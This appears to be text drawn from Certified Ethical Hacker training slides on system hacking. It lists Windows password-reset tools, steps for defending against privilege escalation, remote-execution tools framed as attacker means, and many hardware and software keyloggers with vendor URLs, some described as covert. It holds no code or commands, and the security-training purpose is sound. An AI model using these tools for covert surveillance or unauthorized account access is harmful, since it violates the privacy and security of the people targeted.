


Active@ Password Changer **resets local administrator and user passwords**



## Features

- Recover **passwords** from multiple partitions and hard disk drives
- Detects and displays all **Microsoft Security Databases (SAM)**
- Displays full **account information** for any local user



<http://www.password-changer.com>

# Privilege Escalation Tools



## Offline NT Password & Registry Editor

<http://pogostick.net>



## Windows Password Recovery Bootdisk

<http://www.rixler.com>



## Windows Password Reset Kit

<http://www.reset-windows-password.net>



## PasswordLastic

<http://www.passwordlastic.com>



## Windows Password Recovery Tool

<http://www.windowspasswordsrecovery.com>



## Stellar Phoenix Password Recovery

<http://www.stellarinfo.com>



## ElcomSoft System Recovery

<http://www.elcomsoft.com>



## Windows Password Recovery Personal

<http://www.windows-passwordrecovery.com>



## Trinity Rescue Kit

<http://trinityhome.org>



## Lazesoft Recover My Password

<http://www.lazesoft.com>

# How to Defend Against Privilege Escalation



1

Restrict the **interactive logon privileges**

2

Use **encryption technique** to protect sensitive data

3

Run users and applications on the **least privileges**

4

Reduce the **amount of code** that runs with particular privilege

5

Implement **multi-factor authentication** and **authorization**

6

Perform **debugging** using bounds checkers and stress tests

7

Run services as **unprivileged accounts**

8

Test operating system and **application coding errors** and **bugs** thoroughly

9

Implement a **privilege separation methodology** to limit the scope of programming errors and bugs

10

**Patch the systems** regularly



# CEH System Hacking Steps



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**Penetration Testing**

# Executing Applications



- Attackers execute malicious applications in this stage. This is called “**owning**” the system
- Attacker executes malicious programs **remotely in the victim's machine** to gather information that leads to exploitation or loss of privacy, **gain unauthorized access** to system resources, **crack the password**, capture the screenshots, install backdoor to maintain easy access, etc.



# Executing Applications: RemoteExec



- RemoteExec **remotely installs applications, executes programs/scripts**, and updates files and folders on Windows systems throughout the network
- It allows attacker to **modify the registry, change local admin passwords, disable local accounts**, and copy/ update/delete files and folders



<http://www.isdecisions.com>




# Executing Applications: PDQ Deploy



## PDQ Deploy

PDQ Deploy is a software deployment tool that allows admins to silently **install almost any application or patch**




<http://www.adminarsenal.com>

# Executing Applications: DameWare Remote Support

**CEH**  
Certified Ethical Hacker



- DameWare Remote Support lets you **manage servers, notebooks, and laptops remotely**
- It allows attacker to **remotely manage and administer Windows computers**




<http://www.dameware.com>




# Keylogger

- Keystroke loggers are programs or hardware devices that **monitor each keystroke** as user types on a keyboard, logs onto a file, or transmits them to a remote location
- Legitimate applications for keyloggers include in office and industrial settings to monitor **employees' computer activities** and in home environments where parents can monitor and spy on **children's activity**
- It allows attacker to **gather confidential information** about victim such as email ID, passwords, banking details, chat room activity, IRC, instant messages, etc.
- Physical keyloggers are placed between the **keyboard hardware** and the **operating system**





# Types of **Keystroke Loggers**



# Hardware Keyloggers

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The screenshot shows the KeyGrabber website with a navigation bar including 'About Keyloggers', 'Hardware Keyloggers', 'Download', 'Contact Us', and 'Ordering'. The main content area features a 'KeyGrabber USB' product with a list of features: 8MB on-chip memory, compatibility with PS/2 and USB keyboards, no software or drivers required, Windows/Linux/Mac compatibility, Mac OS compatibility, 128-bit encryption, and a compact design. The price is listed as 'Now \$46.99!'. The website URL 'http://www.keydemon.com' is displayed at the bottom.

**KeyGrabber**  
The Keylogger.

What is a hardware keylogger?

Hardware keylogger is an electronic device capable of capturing keystrokes from a PS/2 or USB keyboard. A hardware video logger is a low profile grabber for capturing screenshots from a VGA, DVI, or HDMI video source. Keydemon is the world's leading manufacturer of hardware keylogger and video-tapping technology.

**KeyGrabber USB**

- 8MB on-chip memory up to 7 GigaBytes
- Works with any USB keyboard, including wireless ones
- No software or drivers required
- Windows, Linux, and Mac compatible
- Mac OS compatibility (MCH option), enhancing performance on all Mac systems
- Memory protected with strong 128-bit encryption
- Sturdy design, undetectable for security scanners
- Dark and slim external keyboard layout support
- Ultra compact and discreet, only 1.5" (3.8 cm) long

Now \$46.99!

**KeyGrabber**

<http://www.keydemon.com>



The screenshot shows the KeyGhost website with a navigation bar including 'Ordering', 'Customer Support', 'Products', 'Company Info', 'Links', and 'Helpdesk'. The main content area features a 'KeyGhost SX' product with a list of features: 2,000,000 keystroke capacity, 12-months worth of typing, and a compact design. The price is listed as 'Now \$46.99!'. The website URL 'http://www.keyghost.com' is displayed at the bottom.

**KEY GHOST**  
THE HARDWARE KEYLOGGER

**Interface Security**

**THAWTE**  
Multi-Platform Site  
Secured by SSL

**The KeyGhost Hardware Keylogger** is a tiny plug-in device that records every keystroke typed on any PC computer.

**NEW! KeyGhost SX**  
New compact design. Huge 2,000,000 Keystroke capacity! Store and retrieve approx 12-months worth of typing. Patent Pending triple-speed download. Visit the website below for more information on this keylogger.  
<http://www.keyghost.com/sx>

**TimeDate Stamping KeyGhost SX**  
Click the link below to visit the KeyGhost SX website:  
<http://www.KeyGhost.com/SX>

**KeyGhost**

<http://www.keyghost.com>



**Hardware Keyloggers:** • **KeyCobra** (<http://www.keycobra.com>) • **KeyKatcher** (<http://keykatcher.com>)



# Keylogger: All In One Keylogger

**CEH**  
Certified Ethical Hacker

All In One Keylogger allows you to **secretly track all activities** from all computer users and automatically receive logs to a desire email/FTP/ LAN accounting



<http://www.relytec.com>



# Keyloggers for Windows



## Ultimate Keylogger

<http://www.ultimatekeylogger.com>



## Powered Keylogger

<http://www.mykeylogger.com>



## Advanced Keylogger

<http://www.mykeylogger.com>



## StaffCop Standard

<http://www.staffcop.com>



## The Best Keylogger

<http://www.thebestkeylogger.com>



## Spyrix Personal Monitor

<http://www.spyrix.com>



## SoftActivity Keylogger

<http://www.softactivity.com>



## PC Activity Monitor Standard

<http://www.pcacme.com>



## Elite Keylogger

<http://www.widestep.com>



## KeyProwler

<http://keyprowler.com>

# Keyloggers for Windows

(Cont'd)



## Keylogger Spy Monitor

<http://ematrixsoft.com>



## Micro Keylogger

<http://www.microkeylogger.com>



## REFOG Personal Monitor

<http://www.refog.com>



## Revealer Keylogger

<http://www.logixoft.com>



## Actual Keylogger

<http://www.actualkeylogger.com>



## Spy Keylogger

<http://www.spy-key-logger.com>



## Spytector

<http://www.spytector.com>



## Realtime-Spy

<http://www.realtime-spy.com>



## KidLogger

<http://kidlogger.net>



## SpyBuddy® 2013


<http://www.exploreanywhere.com>

# Keylogger for Mac: Amac Keylogger for Mac



Amac Keylogger for Mac invisibly **records all keystrokes typed, IM chats, websites visited** and takes screenshots and also sends all reports to the attacker by email, or upload everything to attacker's website

<http://www.amackeylogger.com>





# Keyloggers for **MAC**



**Aobo Mac OS X KeyLogger**

<http://www.keylogger-mac.com>



**KidLogger for MAC**

<http://kidlogger.net>



**Perfect Keylogger for Mac**

<http://www.blazingtools.com>



**MAC Log Manager**

<http://www.keylogger.in>



**Award Keylogger for Mac**

<http://www.award-soft.com>



**Elite Keylogger**

<http://www.elite-keylogger.net>



**Aobo Mac Keylogger**

<http://aobo.cc>



**Keyboard Spy Logger**

<http://alphaomega.software.free.fr>



**REFOG Keylogger for MAC**

<http://www.refog.com>

